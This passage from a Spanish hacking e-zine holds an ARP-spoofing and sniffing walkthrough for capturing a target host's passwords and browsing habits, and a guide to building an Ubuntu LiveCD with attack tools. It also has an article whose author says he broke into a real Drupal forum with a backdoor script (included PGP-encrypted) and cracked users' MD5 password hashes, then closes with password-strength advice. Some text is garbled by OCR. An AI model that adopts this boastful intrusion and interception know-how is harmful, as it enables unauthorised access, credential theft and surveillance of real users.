Y como esto, seguramente aparezcan contraseñas de acceso a otras páginas y/o a otros servicios como telnet, ftp y otros tantos de texto plano. No utilizaremos esta información para ningún fin descarriado pues no es nuestro objetivo, aunque si la pudiéramos tener en cuenta, dado que muchos (sino la mayoría) de los usuarios utilizan los mismos nombres y contraseñas en todos los ámbitos de la red.

Si vamos al menú "View" -> "Connections", podremos ver todo el tráfico que se genera entre su ordenador e Internet o la Red Local incluso. Más interesante si cabe sería "View" -> "Profiles" que nos muestra las IPs de la ventana anterior resueltas en nombres de dominio. Es decir, podemos ver todas las páginas web que ha visitado. Rastrear sus gustos y aficiones y realizar un perfil del sujeto. (Tampoco es nuestro objetivo).

En "View" -> "Connections", si nos situamos encima de alguna transacción HTTP con origen en 192.168.1.5 y destino una página Web cualquiera, y damos Enter, quizá podamos observar lo siguiente en el marco de la izquierda entre otra info:

La cadena User-Agent:

Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1), nos dice que es probable estemos enfrentándonos a un WinXP con SP1.

En cambio, si hubiéramos obtenido un User-Agent:

Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322) podríamos haber creído más probablemente que se trataba de un WinXP con SP2.

Fue la primera la que yo encontré, así que aquí ya tenemos un argumento a mayores que certifica la opinión de "Xprobe".

NOTA: En Windows, un browser con Kameleon permite al usuario modificar la cadena "User-Agent" a su antojo y enganar así al observador curioso. Incluso nos podría hacer creer que trabaja desde otro Sistema Operativo.

Wireshark no es mucho más difícil de utilizar (nada difícil a decir verdad). Simplemente que el "Arp Spoof" lo haríamos desde fuera, con la propiamente dicha herramienta "arp spoof" del paquete "dsniff".

Luego, en las opciones de sniffing, estableceríamos la interfaz con la que capturar, un filtro por IP con la dirección del host OBJETIVO, y tantos otros filtros como específicos en la captura deseemos ser.

Hay que currárselo un poco más para encontrar PASSWORDS pero ni tan complicado.

Si nuestro "Arp Spoof" no da mucho el cante, tanto con Ettercap, como con Wireshark podremos salir ILESOS.

0x05-mad grrl . txt

EOF

Ox06-mad grml.txt

"remasterizar" una distribución Linux y adaptarla a nuestras necesidades; pero muchas (la mayoría de ellas), no plantean una ordenación, una maquetación y lo más importante, una explicación de lo que realmente se está haciendo. Esta guía viene precisamente a cubrir ese espacio vacío en el ámbito de la modificación de distribuciones y creación de LiveCD's.

Otro punto importante a esclarecer, es que la creación del LiveCD que aquí vamos a desarrollar se basará en la distribución de Linux "Ubuntu", que a día de hoy ocupa la cabeza en la lista de las mejores distribuciones Linux del mundo.

Una mejor definición de Ubuntu nos la aporta nuestra gran conocida Wikipedia:

Ubuntu es una distribución Linux que ofrece un sistema operativo predominantemente enfocado a ordenadores de escritorio aunque también proporciona soporte para servidores. Basada en Debian GNU/Linux, Ubuntu concentra su objetivo en la facilidad de uso, la libertad en la restricción de uso, los lanzamientos regulares (cada 6 meses) y la facilidad en la instalación.

Que mejor carta de presentación para comenzar este artículo no?

Como último apunte dire que, no habiendo que cenirse a la versión aquí utilizada, yo me basaré en el LiveCD Ubuntu 7.04 "Feisty Fawn" para el desarrollo de los contenidos que a continuación se explican.

```
*  *  *  *  *  *  *  *  *  *
*  *  03  *  *  *  *  *  *  *  *
*  *  *  *  *  *  *  *  *  *
```

Antes de nada puntualizar que en el ejemplo de distribución que vamos a crear utilizaremos el nombre de "SetOS" para el LiveCD, este nombre, como muchos otros parámetros, puede ser modificado al antojo de cada uno, pues para eso este artículo trata sobre la construcción de una distro "personalizada".

IMPORTANTE: Cabe recalcar que lo mejor sería realizar todas las operaciones sobre una distribución Ubuntu igual a la base que se va a utilizar para la creación propia. En este caso Ubuntu 7.04.

```
#-----#
| REQUISITOS: (Conexión a Internet, bastante necesario) |
|   $sudo apt-get install squashfs-source squashfs-tools |
|   $sudo apt-get install unionfs-source unionfs-tools   |
|   $sudo apt-get install cdrecord mkisofs cdrparanoia    |
#-----#
```

En primer lugar, definiremos nuestro espacio de trabajo, que será aquel directorio que contendrá toda la información necesaria para crear nuestro LiveCD personalizado. Declaremos este directorio como una "variable de entorno" para que su utilización durante el resto del proceso sea más cómoda.

```
$ export LIVECD=~/setos
$ mkdir -p $LIVECD
```

Punto seguido tendremos que optar entre dos opciones, la primera la utilizaremos si ya disponemos de un LiveCD Ubuntu 7.04 Feisty Fawn, y la segunda si nos hemos descargado la imagen (imagen.iso).

1ª:
\$ mount -t iso9660 /dev/hdc /media/cdrom

Nota: Aquí sustituiremos "/dev/hdc" por el dispositivo donde se encuentre nuestra unidad CD-ROM. En caso de que la unidad ya estuviera montada porque el

0x06-mad grrl.txt

sistema la ha reconocido automáticamente, este paso ya no haría falta (sería redundante).

2ª

```
$ sudo mount -t iso9660 -o loop /directorio/imagen/iso/imagen.iso /media/cdrom
```

Nota: Aquí sustituiremos el PATH de la imagen por aquel donde se encuentre la imagen que cada uno se ha descargado.

Ahora crearemos un nuevo directorio donde copiaremos todo el contenido del CD-ROM o imagen que acabamos de montar y le otorgaremos permiso de escritura al usuario. Luego desmontaremos el directorio donde hemos montado el CD-ROM o la imagen pues ya no nos hará falta a lo largo del artículo.

```
$ cd $LIVECD
$ mkdir setos-livecd
$ cp -a /media/cdrom/. setos-livecd
$ chmod -R u+w setos-livecd
$ sudo umount /media/cdrom
```

El siguiente paso es importante, pues nos ayuda a liberar un espacio en el LiveCD que hasta ahora viene siendo ocupado por un grupo de programas que se pueden instalar en el Sistema Operativo Windows cuando el LiveCD se autoarranca. Para nuestros propósitos, estos programas no nos son útiles y por lo tanto usaremos cada uno de esos megabytes extras en software mucho más útil y provechoso.

```
$ rm -rf $LIVECD/setos-livecd/programs
```

Bien, ahora comienza lo bueno del asunto. Llegó el momento de montar en un nuevo directorio la imagen comprimida del Sistema de Archivos. Los siguientes pasos son primordiales, pues es sobre esta imagen descomprimida donde se van a realizar todas las modificaciones que deseemos y que una vez vuelta a comprimir servirá de base para nuestro nuevo SetOS LiveCD.

```
$ mkdir $LIVECD/old
$ sudo mount -t squashfs -o loop,ro \
    $LIVECD/setos-livecd/casper/filesystem.squashfs $LIVECD/old
```

Nota: He cortado el segundo comando en dos líneas para que cupiera bien en el formato de 80 caracteres por línea de este artículo. En una shell de Linux deberían ponerlo todo en una línea para evadir errores evitables como retornos de carro (ENTER's) incontrolados.

IMPORTANTE: De ponerlo todo en una línea, el carácter "\" debe ser eliminado para que el comando surja efecto.

Seguidamente crearemos un fichero vacío con una capacidad de 2 Gigabytes al cual le daremos un formato de Sistema de Archivos Ext2. Será en este archivo (que debe ser montado en un nuevo directorio, como haremos dentro de poco), en el que volcaremos el contenido de la imagen que en el paso anterior acabamos de descomprimir.

Parece redundante, dado que ya hemos descomprimido la imagen y parecería obvio que pudiéramos empezar a trabajar sobre el directorio \$LIVECD/old y realizar ahí nuestras modificaciones; pero esto no puede ser hecho de esta forma, pues no tiene el formato de un Sistema de Archivos de Linux y por lo tanto precisamos estos pasos intermedios para que todo salga como queremos.

```
$ sudo dd if=/dev/zero of=$LIVECD/ubuntu-fs.ext2 bs=1M count=2147
$ sudo mke2fs $LIVECD/ubuntu-fs.ext2
$ mkdir $LIVECD/new
$ sudo mount -o loop $LIVECD/ubuntu-fs.ext2 $LIVECD/new
$ sudo cp -a $LIVECD/old/. $LIVECD/new
$ sudo umount $LIVECD/old
```

Y es ahora, por fin, cuando ya tenemos en nuestro directorio \$LIVECD/new, el Sistema de Archivos bien preparado para ser retocado con los ajustes que sean necesarios.

Con esto, pasamos a la siguiente seccion que sera seguro la que mas les interese.

```
*  *  *  *  *  *  *  *  *
*  *  04  *  *  *  *  *  *  *  *
*  *  *  *  *  *  *  *  *
*  *  *  *  *  *  *  *  *
```

Primeramente copiaremos un archivo de nuestro directorio de configuraciones al homonimo del LiveCD que regula la resoluciones de nombres de maquina y montaremos (IMPRESINDIBLE) el sistema /proc.

Tambien copiaremos nuestro archivo de fuentes "sources.list" que nos servira para poder instalar aplicaciones desde las fuentes que actualmente hayamos anadido.

```
$ sudo cp /etc/resolv.conf $LIVECD/new/etc/
$ sudo cp /etc/apt/sources.list $LIVECD/new/etc/apt/
$ sudo mount -t proc -o bind /proc $LIVECD/new/proc
```

Pongo aqui un ejemplo de mi "sources.list" que contiene las fuentes desde donde se pueden descargar las aplicaciones que aqui se instalaran para ejemplificar las operaciones.

```
##--sources.list-----#
deb http://es.archive.ubuntu.com/ubuntu/ feisty main restricted
deb-src http://es.archive.ubuntu.com/ubuntu/ feisty main restricted
deb http://es.archive.ubuntu.com/ubuntu/ feisty-updates main restricted
deb-src http://es.archive.ubuntu.com/ubuntu/ feisty-updates main restricted
deb http://es.archive.ubuntu.com/ubuntu/ feisty universe
deb-src http://es.archive.ubuntu.com/ubuntu/ feisty universe
deb http://es.archive.ubuntu.com/ubuntu/ feisty multiverse
deb-src http://es.archive.ubuntu.com/ubuntu/ feisty multiverse
deb http://security.ubuntu.com/ubuntu feisty-security main restricted
deb-src http://security.ubuntu.com/ubuntu feisty-security main restricted
deb http://security.ubuntu.com/ubuntu feisty-security universe
deb-src http://security.ubuntu.com/ubuntu feisty-security universe
deb http://security.ubuntu.com/ubuntu feisty-security multiverse
deb-src http://security.ubuntu.com/ubuntu feisty-security multiverse
deb http://ubuntu.beryl-project.org feisty main
deb http://wine.lowvoice.nl/apt feisty main
deb http://www.getautomatix.com/apt feisty main
deb http://download.tuxfamily.org/3v1deb feisty eyecandy
deb-src http://download.tuxfamily.org/3v1deb feisty eyecandy
##--sources.list-----#
```

Ahora realizaremos un "chroot" del directorio donde se encuentra el Sistema de Ficheros del LiveCD para que cualquier operacion realizada a partir de este momento cause sus efectos solo sobre este y no sobre la distribucion Ubuntu que actualmente tenemos instalada en nuestro equipo.

```
$ sudo chroot $LIVECD/new /bin/bash
```

Como superusuario de este directorio, ahora estas en disposicion de instalar y desinstalar a traves del comando "apt-get" cualquier aplicacion que desees. Antes de nada, el siguiente comando actualizara la lista de repositorios (sources.list) que anteriormente hemos copiado.

```
# apt-get update
```

Nota: Notese que a partir de ahora el caracter '#' sustituye a '\$' a la hora de preceder a los comandos. Ello se debe a los permisos de superusuario (root) que ahora poseemos sobre el directorio "chrootado".

Vale, ahora podriamos hacer un "apt-get dist-upgrade" pero seguramente la actualizacion no cabria en el espacio que hemos creado y tampoco este es el

0x06-mad grml.txt

objetivo que buscamos. Si como en este ejemplo, buscamos elaborar un LiveCD orientado a nuestras actividades de hacking, cracking, seguridad informática, y un etc. muy largo, os dire algunas de las aplicaciones que podéis y debéis instalar; pero antes de nada obtendremos un poco más de espacio eliminando aquellos programas que no nos interesan.

```
# apt-get remove openoffice.org*
```

Con el comando anterior puedes llegar a liberar más de 250 megabytes.

Nota: Debemos responder 'S' cuando se nos pregunte si realmente deseamos eliminar estos programas y de la misma forma contestaremos igual cuando se nos pregunte si realmente deseamos instalar algún software (de Perogrullo).

Instalamos ahora aplicaciones concernientes a nuestro ámbito de trabajo, "hacking":

```
# apt-get install aircrack-ng driftnet dsni ff etherape ettercap gftp  
gpsdrive hping2 hping3 iputils-tracepath kismet ltrace mtr ndiff  
nessus nessusd nessus-plugins netcat netcat6 netwox nikto nmap nmapfe  
p0f paketto pbnj pnsnscan psad scapy squashfs-source squashfs-tools  
strace tcptraceroute traceproto traceroute unionfs-source  
unionfs-tools wireshark xprobe xwhois
```

Con esto ya tendríamos unos cuantos juguetes con los que empezar a divertirnos a lo grande.

Opcionalmente podríamos instalar varias herramientas de programación que nos serían muy útiles como: Anjuta, Bluefish o KDevelop. Pero la distro crecería con cada paquete instalado y por lo tanto queda a elección de cada uno.

Existen otras aplicaciones como: Metasploit o Amap, las cuales sería casi un delito olvidarse de ellas. Su instalación no se realiza a través de "apt" sino que debemos descargarlas desde Internet, copiarlas por ejemplo en el directorio \$LIVECD/new/usr/src, descomprimirlas y compilarlas dentro del chroot. Sería algo similar a esto:

Desde una shell aparte:

```
(metasploit)  
$ cp /home/usuario/descargas/framework-3.0.tar.gz $LIVECD/new/usr/src/
```

Nota: Puede que necesites utilizar "sudo" delante del comando.

Desde la shell donde tenemos el chroot:

```
# cd /usr/src  
# tar xvzf framework-3.0.tar.gz
```

Y para instalar normalmente suele bastar con:

```
# cd framework-3.0  
# ./configure  
# make  
# make install
```

Y esto lo haríamos con cada aplicación que deba ser instalada de este modo. Por suerte, en la actualidad la mayoría las encontraremos en los repositorios y nos evitarán estos insidiosos (y tradicionales) procesos.

Una vez que hemos instalado aquello que nos ha parecido conveniente, ejecutaremos unos comandos de limpieza para borrar aquellos archivos temporales de instalación que se han descargado y que ocupan un espacio ciertamente valioso.

```
# apt-get autoclean  
# apt-get clean
```

0x06-mad grml.txt

Ahora salimos por fin del chroot, desmontamos el sistema /proc y borramos el archivo de configuracion que copiamos al principio:

```
# exit
$ sudo umount $LIVECD/new/proc
$ sudo rm $LIVECD/new/etc/resolv.conf
```

Ahora podriamos modificar muchos detalles que haran que el LiveCD quede completamente adaptado a nuestro gusto. Solo dare un par de ejemplos, luego queda a voluntad del lector investigar mas acerca de donde se pueden cambiar los diferentes parametros sobre aquello que queremos modificar.

Ejemplo 1: Si lo que deseamos es que cuando el LiveCD arranque completamente, se muestre un fondo de pantalla que nosotros hayamos elegido, y no el aburrido de todos los dias que viene instalado por defecto, haremos lo siguiente:

```
$ cd $LIVECD/new/usr/share/backgrounds/
$ cp /home/usuario/imagen.jpg .
$ mv imagen.png warty-final-ubuntu.png
```

Nota 1: Puede que necesites utilizar "sudo" delante de los comandos.
Nota 2: "imagen.png" es el fondo que deseamos se vea por defecto cuando arranque el LiveCD. Observese que el formato es "png" porque la imagen a sustituir tambien se encuentra en este formato.
"warty-final-ubuntu.png" es la imagen que Ubuntu trae preinstalada y por ello renombramos nuestra "imagen.png" con este nombre, para sustituirla.

Este proceso podria abreviarse modificando tan solo un archivo de configuracion e indicandole donde se encuentra nuestra imagen; pero por desgracia ahora mismo no me acuerdo de cual era ese archivo. No estaria mal como deberes que lo encontraseis, pues como este, tambien tendreis que encontrar el resto de aspectos que querrais configurar.

Ejemplo 2: Podeis modificar unos archivos que aportan informacion acerca de vuestra distribucion, personalizandola con un Banner propio. Estos archivos de configuracion se llaman: issue, issue.net y motd. Podriamos hacer algo asi:

```
$ echo "SetOS 1.0" > $LIVECD/new/etc/issue
$ echo "SetOS 1.0" > $LIVECD/new/etc/issue.net
$ echo "Bienvenido a SetOS 1.0" > $LIVECD/new/etc/motd
```

Nota: Puede que necesites utilizar "sudo" delante de los comandos.

Pues bien, hasta aqui personalizaremos nosotros nuestra distribucion en este articulo. El que lo desee puede continuar retocando aspectos a su antojo; cuando termine, pase a la ultima seccion.

```
*  *  *  *  *  *  *  *  *  *
*  *  05  *  *  *  *  *  *  *
*  *  *  *  *  *  *  *  *  *
```

Ha llegado la hora de darle el toque final a nuestro LiveCD.

Con lo siguiente se actualizara el archivo "filesystem.manifest" necesario una vez que se han modificado paquetes (instalados, eliminados).

```
$ sudo chroot $LIVECD/new dpkg-query -W --showformat='${Package} \
${Version}\n' > $LIVECD/setos-livecd/casper/filesystem.manifest
```

Ox06-mad grml.txt

IMPORTANTE: De ponerlo todo en una línea, el carácter "\" debe ser eliminado para que el comando surja efecto.

Los siguientes dos comandos que pueden no ser entendidos por algunos, logran limpiar el espacio sobrante de los 2 Gigabytes que creamos en un principio para que la posterior compresión del Sistema de Archivos sea eficiente.

```
$ sudo dd if=/dev/zero of=$LIVECD/new/dummyfile
$ sudo rm $LIVECD/new/dummyfile
```

Terminada la operación anterior procederemos a borrar el antiguo Sistema de Archivos y crear el nuestro (osease comprimir el que acabamos de modificar).

```
$ sudo rm $LIVECD/setos-livecd/casper/filesystem.squashfs
$ cd $LIVECD/new
$ sudo mksquashfs . $LIVECD/setos-livecd/casper/filesystem.squashfs
```

Este último comando requiere su tiempo, pues no es sino el más importante ya que comprime todo el contenido de la carpeta "new" y permite que quepa en el tamaño de un CD normal.

Una vez terminado (pudimos habernos ido a tomar un café), desmontamos el directorio "new" que ya no será de utilidad hasta una próxima remasterización.

```
$ cd $LIVECD
$ sudo umount $LIVECD/new
```

Adaptamos el fichero de sumas (HASH (md5)) al contenido de lo que será nuestro CD-ROM.

```
$ cd $LIVECD/setos-livecd
$ sudo find . -type f -print0 |xargs -0 md5sum |sudo tee md5sum.txt
```

Y ya por último creamos la imagen final (.iso) que grabaremos en un CD-ROM virgen, o que ejecutaremos con un emulador como "qemu".

```
$ cd $LIVECD
$ sudo mkisofs -o setos.iso -b isolinux/isolinux.bin -c isolinux/boot.cat \
-no-emul-boot -boot-load-size 4 -boot-info-table -r -V "SetOS Live CD" \
-cache-inodes -J -l setos-livecd
```

Podríamos utilizar cualquier programa de grabación de CD's para gnome o incluso K3b con las librerías correctamente instaladas; pero ya que nos hemos pasado todo el artículo delante de una "línea de comandos", podremos fácilmente grabar la imagen con la siguiente instrucción:

```
$ cdrecord -v dev=/dev/cdrom fs=10M speed=4 $LIVECD/setos.iso
```

Si utilizamos un Cd Regrabable (que sería lo más lógico en este tipo de pruebas), antes de ejecutar el comando anterior debemos asegurarnos de que el CD-RW está vacío. Para borrar su contenido ejecutaremos:

```
$ cdrecord --blank=fast dev=/dev/cdrom
```

IMPORTANTE: "/dev/cdrom" debe ser sustituido por el dispositivo que controle nuestra unidad de grabación, pues podría ser /dev/dvd o /dev/cdrw, a saber... Normalmente podríamos sustituir "dev=/dev/cdrom" por "dev=0,0,0" que es lo normal en las grabadoras IDE.

Pues allá, ya podemos arrancar nuestro sistema booteando desde CD-ROM y probar nuestro recién cocinado LIVECD personalizado. Y si es estable, pues se lo vendéis a los amigos para sacar un dinerillo u os hacéis buenas personas y lo liberáis a Internet para que la gente disfrute de vuestro trabajo.

Si en el momento de deseáis reiniciar vuestro sistema para arrancar desde CD,

0x06-mad grrl.txt

teneis otra opcion muy buena que es la de ejecutar la imagen dentro de un emulador. Qemu es una herramienta fantastica para estos menesteres:

```
$ qemu $LIVECD/setos.iso -cdrom /dev/cdrom -boot d -m 256
```

Nota: El numero que sigue al parametro "-m" es la cantidad de memoria que queremos asignarle al sistema que vamos a emular. Ello dependera de la capacidad fisica de nuestro sistema y de nuestra generosidad.

```
*  *  *  *  *  *  *  *  *
*  *  06  *  *  *  *  *  *  *
*  *  *  *  *  *  *  *  *
*  *  *  *  *  *  *  *  *
```

Hasta aqui hemos llegado con esto. No deseo extenderme mas pues hay muchas mas cosas sobre las que escribir y esto lo considero mas un pasatiempo con el que aprender ciertas cositas que serviran de mucho a aquellos que no esten acostumbrados a las lindes de las distribuciones Linux y que no se desenvuelvan muy bien al frente de una consola del sistema.

Sin duda alguna, si alguno de vosotros quiere disponer de una distribucion LiveCD (con posibilidad de instalacion) orientada realmente al hacking y a todos los ambitos de la seguridad informatica, ahorrareis mas tiempo descargando BackTrack 2.0 desde Internet. Una joya que, aunque no es imprescindible para el hacker, si le facilitara mucho sus labores, pues el hacker de hoy dia no esta como para perder el tiempo.

Con un cordial saludo me despido. Hasta la proxima.

EOF

-[0x07]-----
-[La importancia de una buena password]-----
-[by thenemi]-----SET-34--

LA IMPORTANCIA DE UNA CONTRASEÑA SEGURA

thenemi

consultas, dudas, criticas... <thenemi@gmail.com>

//

Saludos. Con este mini-articulo pretendo haceros comprender la importancia de una contraseña segura, y hacer un analisis de las contraseñas mas utilizadas a dia de hoy (18/07/2007), con el fin de ver lo que debemos evitar, y como elegir un buen password.

//

ESQUEMA

- 1. Presentacion
- 2. Estadisticas
- 3. Algunas conclusiones
- 4. Eligiendo una contraseña segura
- 5. Lista de Contraseñas

// fin del esquema -->

1. Presentacion

=====

El analisis lo voy a realizar sobre una base de datos de mas de 6000 hashes cifrados en md5.

Tomare una muestra de 600 escogida de manera aleatoria, y a partir de ahi, hare las estadisticas.

Estas contraseñas funcionan en la actualidad. De hecho, son todas de un foro en español desarrollado en drupal de cierta distribucion de linux que esta muy de moda ultimamente.

Vamos, que un analisis puede resultar cuanto menos interesante.

El ataque fue posible gracias a la incompetencia (y prepotencia sobre todo) de cierto administrador al que desde aqui quiero mandar un saludo, y gracias al simple-backdoor.php de zOmbie, que os pego a continuacion.

Inicio comentario del editor*****
Muchos antivirus detectan el programa como un backdoor y por tanto os impedirian abrir el articulo, así que lo hemos pegado cifrado con pgp 2.6
Para abrirlo basta con la instruccion pgp -p <nombre-del-archivo-a-abrir>
Fin comentario del editor*****

-----8<-----
-----BEGIN PGP MESSAGE-----
Version: 2.6.3ia

owGVVV9v2zYQ3+sM+DtcCAOWhszy2pfBsRQEnBl ESJo0dodtSSBQEHUJK0SVopgo
bFaN9gX3tCmpqXGWul gfbJP3u7vf/eU/3/8bj i pa1/NXM3knv8PPcn88chwKdVZU
OYMqrSCkOV8x5wK+QMRj FkPYwqd5EWYMLI /PZ/OfZ/PX1yhMpawWj pMI xkomZ7Rw
/v7EFezqaj waj 3gYKJtZI MkgYzS6tey98ShLrKyumbQmwYX/7r2/WI 90k+m1bX8e
j yZJI rOSFsZdF051I j fhFSstMuDI LhEhUWYTFZVMRWnpobqKM4bf90+7j HuXsbt5
i yosSj mQZSWYRzRj sCYpLWNMj wuKQZwJJBET24bPAzx95eVZLbPyBngCk3j p4I 3S
vO2REJpALdQXj MZKv70oSSgPWR10Zh2FVLY7wxRSwRJ30j k/Og9W/snhPnl 2qKm3
THgpsUw5F+6NYK32yPKaPa+dPK0d5I h2o641FeKq/Hpe0grsLR2qQfeqxPfwfFWf
GRsSi hHHChXI vGYPwzV1AQvzJTxdUwCkFHUFel SMuqOI Kx4Dv1Xtpso57UuuI Tv/
7whMCAI ADVnTI LW7dcWi LGnxQrBI ctHuT00+uSo57mNI 3aamfY/W6/Pg/Gy1Dg6P
T/wVdj FmJFCy6fXI 1PyaYdgp+EcWGI I sDhT0+oa6LKru/64mMj NebVtnwdJgMBZV
NzI huJhNt+S6+NAwOQ7pmaS8I g+j U2cTXI Nvhl 1Hc6+m73Zj I MyNkcbhRq5Cc2u8
uk/wQGnR1h/yI OJI i bnHqVAUyC52JbrUv8Y+sYELEzZ5w5s8hpKrhtZqCyAwA2NJ
J8Gy7cF0zXKEBHGoRs7skI I gdZNLHFI DOWxQbGi Rbnt1qB3380Bk5Q9TqhpU7QCN
hVtaA7tj USNxfUZcqA7KW70SzEz1SOHw28FfwmSUBI QI 2vZedk//WLO7CQ5Wq7M3
2JuVyEoZCK32NRS1gAOD7/U2JmLfg48Mv4SLAmgkM166ZLI vuA+bYQ/2PQKn/vro
7BF3V38NXhcCRI AUOL8LWGZI 1Ui QbcVcl tmdJKAbnkTE25DVTVhkKP1I 8waPNxzl
OPFqi YhC8dFUWBkZel Gcs4oKqeU/xI RS8oCoepWe4I owmfLYJZXqj kOCaRbHrOzp
nR78kcpWB3/6Q+sfp3H4KUzMSAmp5FZ8ooD8NH0tvqnggudoNW5Ki 9rgH8GRi
DML4HAH1xwdpwpymxDrj Vvnhi uf3bM7I G/I X/zmXwRvD0792aSbpeD9xbFKET4V
I 8P+gpQJdo1GQ+GhfWxQqt78xXj OOpMONi rwEn4oszt858VLKUUL5zYrY4xJWcG/
JtC+23RXgx6kRd8pL2haDAfbYfFsVfQq6RKe84j m+sKDpmbbi qkWT1cnwbnOQG8g
LrZNRbekPLVVU+HtGbb+i VEGi bu50HdNvJg27x1qVSeh176Dw==
=OXwi

-----END PGP MESSAGE-----

-----8<-----

2. Estadísticas

=====

Como ya he dicho antes, nos encontramos con un monton de hashes md5, y nuestra vagueza.

Planteamos lo siguiente:

De que no sirve saber la contraseña de mas de 6000 usuarios? Evidentemente, de nada. A la hora de la verdad, nos interesa el hash del administrador, y como mucho, los moderadores, y algun usuario al que queramos putear (nada personal, solo me caes mal :P)

Yo, desde luego, ni me planteo crackear una cantidad de hashes que llega a los 4 digitos.

Tampoco me plantearia crackear 600, pero en esta ocasi on tengo curiosidad.

Para crackearlos no he usado el mdcrack, simplemente he echado mano de unos scripts, y de gdataonline.com y passcracking.ru (sobre todo de este ultimo)

El tema de este texto no es como atacar un md5, pero veamoslo por encima. Introducimos una contraseña cualqui era, por ejemplo, set. Aplicamos el algoritmo en cuestion, y obtenemos nuestro hash:
cdaeeeba9b4a4c5ebf042c0215a7bb0e

De esta forma, al intentar acceder al foro, la pagina convertira a md5 la contraseña que pongamos, y comprobara que coincide con la que tiene en la base de datos correspondiente a nuestro usuario.
Si es, bien, y si no, pa'tu casa.

Si nos hacemos con la base de datos, como es el caso, nos encontraremos con una bonita lista de hashes.
Pero como los desciframos? No podemos, tenemos que crackearlos. Para ello, podemos emplear la fuerza bruta, es decir hallar el hash md5 de la letra a: "0cc175b9c0f1b6a831c399e269772661". Comprobarlo con el que tenemos, y si no

0x07-mad grml.txt

coincide, hallar el hash de la letra b... y así hasta aburrirnos.

También podemos usar ataques por diccionarios (hallar los hashes de palabras más usadas como contraseñas, como "password", "1234", "secreto"...), o realizar ataques mediante rainbow tables.

La página que vamos a utilizar es una gran base de datos que además usa estos 2 últimos métodos, y una combinación de ambos. Es decir, si enviamos un hash, primero comprobamos que no está en su base de datos (es decir, que nadie le ha mandado que averigüe el hash ya antes), y si no está, nos da la opción de enviarlo nosotros y esperar a ver si hay suerte.

Nosotros no vamos a esperar, vamos a analizar contraseñas inseguras, "demasiado fáciles", así que ni siquiera le vamos a pedir que las rompa para nosotros, simplemente veremos si la tiene en su base de datos. Lógicamente, es difícil que tenga una contraseña como "AERasfkRA5", pero con total seguridad que "1234" estará por ahí. ;)

Como el objetivo es observar si los usuarios tienen contraseñas seguras o no, nos vale.

Al lío:

Pillamos 600 hashes al azar, y a ver que nos dice passcracking.ru:

- + Passwords no encontrados: 7
Se trata de hashes que alguien le había pedido que encontrara pero que no pudo por ser demasiado largos/complejos.
- + Passwords que nunca antes habían sido enviados a la base de datos : 485
De lo que bien deducimos que son poco comunes o que debido a su longitud/complejidad nos va a llevar demasiado tiempo crackearlos.
- + Passwords encontrados: 115

Por tanto, de primeras, tenemos un 19,6% de éxito. No está mal no?

Sin embargo, hay otro dato que debemos tener en cuenta:

Al registrarnos, tan solo debemos dar nuestro nombre de usuario y dirección de correo, y se nos asigna una contraseña (mayúsculas, minúsculas, y números, generada aleatoriamente), que podemos cambiar si queremos.

Si de nuestra muestra de 600, eliminamos a los que no han postado nunca (ojo, podríamos estar cometiendo errores, ya que se puede tratar simplemente de lurkers, vagos, o gente que no quiere usar otra contraseña) se nos reduce a 319 los hashes que no hemos podido encontrar, y a 97 los que sí. Es una forma un poco cutre y demasiado poco científica, pero nos vale. Con estos números, obtenemos un 30,4% de éxito.

No sabemos si de esos 485, algún hash (o unos cuantos) vamos a poder obtener por medio de rainbow tables en un tiempo razonable, es decir, cuántas de esas no son tan seguras como aparentan.

Sin embargo, podemos afirmar, que entre un 19,6% y un 30,4% de las contraseñas no son seguras.

No se a vosotros, pero a mí me parece un dato preocupante, sobre todo, si como veremos luego, tenemos repetidas veces la pass 123456 o su versión evolucionada 12345678, el nombre o apellido de esa misma persona, de la parienta, su fecha de cumpleaños...

Un dato que hubiese sido interesante obtener, sería el de cuántas de esas passwords están directamente relacionadas con el usuario. Es decir, es muy difícil saber si el usuario que tiene como contraseña "firefox" realmente usa firefox sin conocerle, o es una palabra que ha elegido al azar, si "020275" es una fecha de cumpleaños, o simplemente un número.

Sin embargo, en base a la lista de contraseñas obtenidas, creo que puedo afirmar sin temor a equivocarme, que en torno al 5% de usuarios usan contraseñas que estan directamente relacionadas con ellos (bien sea porque usan el mismo nombre de usuario/contraseña, el nombre de la novia, su cumpleaños), o contraseñas clásicas ("1234")

Pero seguimos con nuestro analisis.

contraseñas exclusivamente numericas:	36	31,3%
contraseñas unicamente letras minusculas	72	62,6%
contraseñas unicamente letras mayusculas	2	1,73%
combinan mayusculas y minusculas:	1	0,09%
contraseñas que combinan minusculas, y numeros	4	3.47%

De las encontradas, ninguna combina mayusculas y numeros; minusculas, mayusculas, y numeros; y ninguna contiene caracteres especiales.

Me gustaria mencionar, que hubiese sido interesante poder conocer cuales realmente tienen relacion directa con el usuario, y no mi aproximacion a "ojometro".

Deberiamos haber dejado pasar unos tres o seis meses, y ver cuantos usuarios han cambiado su contraseña.

Y algo que tambien hubiese sido interesante seria el ver que porcentaje de usuarios usan la misma contraseña tanto para el foro, como para su cuenta de correo u otros servicios. Pero ir mirando el correo de la gente para comprobar cuales realmente usan la misma contraseña, ademas de ser un coñazo, es delito.

3. Algunas conclusiones

Aunque ya las he resumido un poco, voy a intentar poner unas ideas generales, que nos servirán para el siguiente punto:

- La gran mayoría de pass encontradas son caracteres en minusculas. Si observamos la lista de contraseñas, veremos que, o bien son nombres propios, o bien palabras que se podrían atacar por diccionario (grupos de musica, palabras como firefox, microsoft...)
- Hay un numero elevado de pass que contienen 8 digitos (dni s y fechas de cumpleaños, aniversarios...)
- La gran mayoría de contraseñas esta entre los 6 y 8 caracteres.
- 5 de cada 100 contraseñas podrían llegar a ser adivinadas al tuntun, o con ingeniería social con unos pocos intentos, es decir, si tenemos el usuario pepito, probaríamos "1234", "12345678", "pepito", "cumpleañosdepepito", "noviadepepito", "dni de pepito"...
- Entre un 19,6% y un 30,4% no pueden ser consideradas seguras.

Apuntaros estas directrices, que nos servirán de base para el siguiente punto.

4. Como elegir una contraseña segura

En vista de lo anterior, para elegir una buena contraseña:

- Debera contener una combinacion de mayusculas, minusculas, numeros, y simbolos especiales.
- Su longitud nunca debera ser inferior a 8 caracteres, siendo preferiblemente superior a los 10.

0x07-mad grrl.txt

- No debe tener relacion directa con nosotros (nombre, fecha de cumpleaños), y preferiblemente tampoco una relacion indirecta (pelicula/grupo de musica favorito).
- No debemos usar la misma contraseña para nuestra cuenta de correo, que para un foro, siendo preferible tener mas de dos contraseñas, y cambiarlas con cierta frecuencia.

